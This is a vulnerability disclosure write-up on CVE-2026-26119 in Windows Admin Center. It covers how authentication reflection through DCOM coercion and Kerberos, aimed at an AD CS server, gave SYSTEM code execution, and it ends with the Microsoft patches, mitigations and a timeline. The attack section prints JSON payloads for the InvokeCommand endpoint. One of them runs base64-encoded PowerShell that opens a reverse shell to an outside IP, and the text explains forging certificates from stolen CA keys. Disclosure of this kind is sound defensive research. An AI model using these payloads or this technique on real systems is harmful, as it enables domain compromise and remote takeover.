
Original text by Andrea Pierini
The article explains the security implications of CVE-2026-26119, a high-severity privilege-escalation vulnerability affecting Microsoft Windows Admin Center (WAC). Windows Admin Center is a browser-based management platform widely used by administrators to manage Windows servers, clusters, virtual machines, and other enterprise infrastructure. The vulnerability stems from improper authentication logic, which allows an attacker who already has valid low-privileged credentials to escalate privileges over the network. If exploited, the attacker could obtain the same permissions as the account running Windows Admin Center, which often has extensive administrative rights across multiple managed systems. Because WAC acts as a centralized administrative interface, exploitation could enable lateral movement, modification of system configurations, access to sensitive data, or even full domain compromise in certain environments. The flaw was discovered by security researcher Andrea Pierini from Semperis and assigned a CVSS score of 8.8, indicating high severity. Microsoft fixed the issue in Windows Admin Center version 2511, released in December 2025. Although no active exploitation has been reported, Microsoft classified the vulnerability as “Exploitation More Likely,”urging organizations to update immediately and secure administrative interfaces.
By now, you’re probably aware of Microsoft’s recent patch of a critical remote privilege escalation (CVE-2026-26119) that affected Windows Admin Center and that, under the right conditions, could lead to full domain compromise. I discovered and reported this issue to Microsoft in July 2025. Now that the patch has been released, I can discuss the vulnerability: why it worked, why it was subtle, and why IT and cybersecurity teams still underestimate authentication reflection.
What is Windows Admin Center?
Every time Server Manager opens, it politely reminds you to install Windows Admin Center. I usually skip this prompt, but eventually curiosity won, and I decided to give it a try.
Windows Admin Center is a browser-based management platform designed to replace traditional Microsoft Management Console (MMC) snap-ins and reduce the need for direct PowerShell access. The platform:
- is web-based
- supports Windows Integrated Authentication (WIA)
- exposes REST endpoints for privileged management actions
The platform runs as a .NET application hosted on the Kestrel web server and exposes an HTTP management gateway (Figure 1).

Figure 1. Windows Admin Center dashboard
Windows Admin Center under the hood
After some experimentation and an attempt to better understand how Windows Admin Center works, I decided to intercept and analyze its requests to see what was really going on.

Once authenticated, in this case with WIA, the application sets several critical cookies, such as WAC-SESSION and associated anti-forgery tokens (Figure 2).
It didn’t take long to identify interesting REST endpoints that allowed code execution, such as the one that Figure 3 shows. This one is located under /api/services/WinREST/Powershell/nodes//InvokeCommand.

This endpoint seemed very easy to abuse, so I decided to replay the request to execute a simple whoami.exe, redirecting the output to a file and getting back the contents.
One important caveat remained: Every request required a new authentication, including the initial WAC-SESSION cookie and the corresponding anti-forgery token (Figure 4).

Surprise: It worked!
Authentication reflection in Windows Admin Center
Although this endpoint looked like a straightforward authentication relay target, my real interest was authentication reflection. I wanted to understand whether a low-privileged domain user could remotely coerce machine authentication and reflect it back to Windows Admin Center to gain NT AUTHORITY\SYSTEM access.
I’ve previously written a detailed explanation of authentication reflection abuse on my personal blog, so I won’t repeat that here. With recent Microsoft fixes blocking the abuse of the CredMarshalTargetInfo trick and GhostSPN for SMB-based coercion, the only remaining option was to rely on an RPC/DCOM trigger. The ideal candidate? An Active Directory Certificate Services (AD CS) server with Windows Admin Center installed.
In this configuration, any authenticated domain user could remotely coerce machine authentication via DCOM, as demonstrated with my ADCSCoerce Potato, and relay it back to an HTTP service. Because the Service Principal Name (SPN) is under attacker control, local authentication can be triggered using either Kerberos or NTLM.
Successfully executing code and obtaining NT AUTHORITY\SYSTEM access on an AD CS server effectively means one thing: a Golden Certificate. Administrative access allows the attacker to back up the CA’s public and private keys and forge certificates for any user, including Domain Admins for client authentication.
Since I already had a custom tool (which I derived from KrbRelay) that supports remote DCOM triggering, I chose to use Kerberos reflection. The only remaining task was to implement the HTTP client logic required to interact with Windows Admin Center’s REST endpoints and trigger code execution.
By using Burp to debug the session flow, implementing the Windows Admin Center client was fairly straightforward. I used a two-step process: one request to retrieve the required cookies, followed by a second request to interact with the relevant endpoints.
Each of these requests required a fresh authentication, which meant some additional handling, but in the end, it worked as expected.
My general-purpose payload looked like this:
{"properties":{"script":"cmd.exe /c >c:\temp\out.txt; $a=get-content \"c:\temp\out.txt"; return $a"}}The payload could also be modified to include PowerShell code, for example to spawn a reverse shell or perform any other action.
{"properties":{"script":"$b64='JGM9TmV3LU9iamVjdCBOZXQuU29ja2V0cy5UQ1BDbGllbnQoJzE5Mi4xNj..';$d = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64));iex $d"}}To avoid dealing with complicated escape sequences, the easiest approach is to use a base64-encoded version of the script you want to execute.
With everything set up, I decided to give it a try using a PowerShell reverse shell payload from a domain-joined computer, D2S2, as a low-privileged user.
My only remaining concern was Extended Protection for Authentication (EPA), which would have prevented this kind of reflection. But Windows Admin Center runs on the Kestrel web server rather than on Microsoft Internet Information Services (IIS), and based on what I knew, EPA features are not implemented in Kestrel….and it worked, no EPA in place (Figure 5, Figure 6).


The result was a fully privileged shell executing in the context of the machine account D2S3$ hosting both Windows Admin Center and AD CS. This video shows another example of backing up the CA keys:

The strange case of Windows 2025
I initially performed these tests on a Windows Server 2022 system, so I decided to repeat them on Windows Server 2025. To my surprise, every attempt resulted in an ACCESS DENIED.
After further investigation, it became clear that on Windows Server 2025 and Windows 11 24H2, EPA is natively enforced by the HTTP.SYS driver. As a result, unless the backend explicitly interferes with this behavior, EPA is effectively always enabled.
CVE-2026-26119 fixes
In January 2026, Microsoft released the first patch, CVE-2026-20929, which effectively backported EPA requirements to other Windows versions by renaming the original channel binding functions with an _old suffix and introducing new implementations (Figure 7).

On February 17, Microsoft released an out-of-band patch for Windows Admin Center with CVE-2026-26119.
This update introduced a SetProperty(HttpServerChannelBindProperty) call, delegating channel binding token (CBT) enforcement to the updated HTTP.SYS kernel driver (Figure 8).

The actual fix was delivered in the January HTTP.SYS kernel patch, which implements EPA feature by default. This new Windows Admin Center implementation therefore appears to be mainly for future compatibility rather than to address the root cause of the issue.
What to know about authentication reflection
Windows Admin Center is yet another example of how dangerous authentication reflection and relay attacks can be, especially when (as in this case) no effective countermeasures are available aside from uninstalling the product. I’m unaware of any official usage numbers, but based on experience, Windows Admin Center probably is less widely deployed than other administrative tools. However, that does not mean this security flaw should be underestimated, as similar scenarios could have existed for years.
Fortunately, by enforcing CBT requirements directly in the HTTP.SYS driver, this type of attack has been definitively mitigated. You also take the following countermeasures to help prevent authentication reflection in general:
- Enforce signing and channel binding everywhere
- Patch known coercion vulnerabilities
- Harden systems by disabling unnecessary services and using RPC filters to block specific authentication-triggering attack vectors
Timeline
- July 8th, 2025: Vulnerability submitted to the Microsoft Security Response Center (MSRC)
- July 29, 2025: MSRC confirmed issue
- October 30,2025: MSRC informed that fix would be released in early 2026
- January 13, 2026: Microsoft released a first security update addressing the flaw (CVE-2026-20929)
- February 17, 2026: Microsoft released a second security update addressing Windows Admin Center behavior (CVE-2026-26119)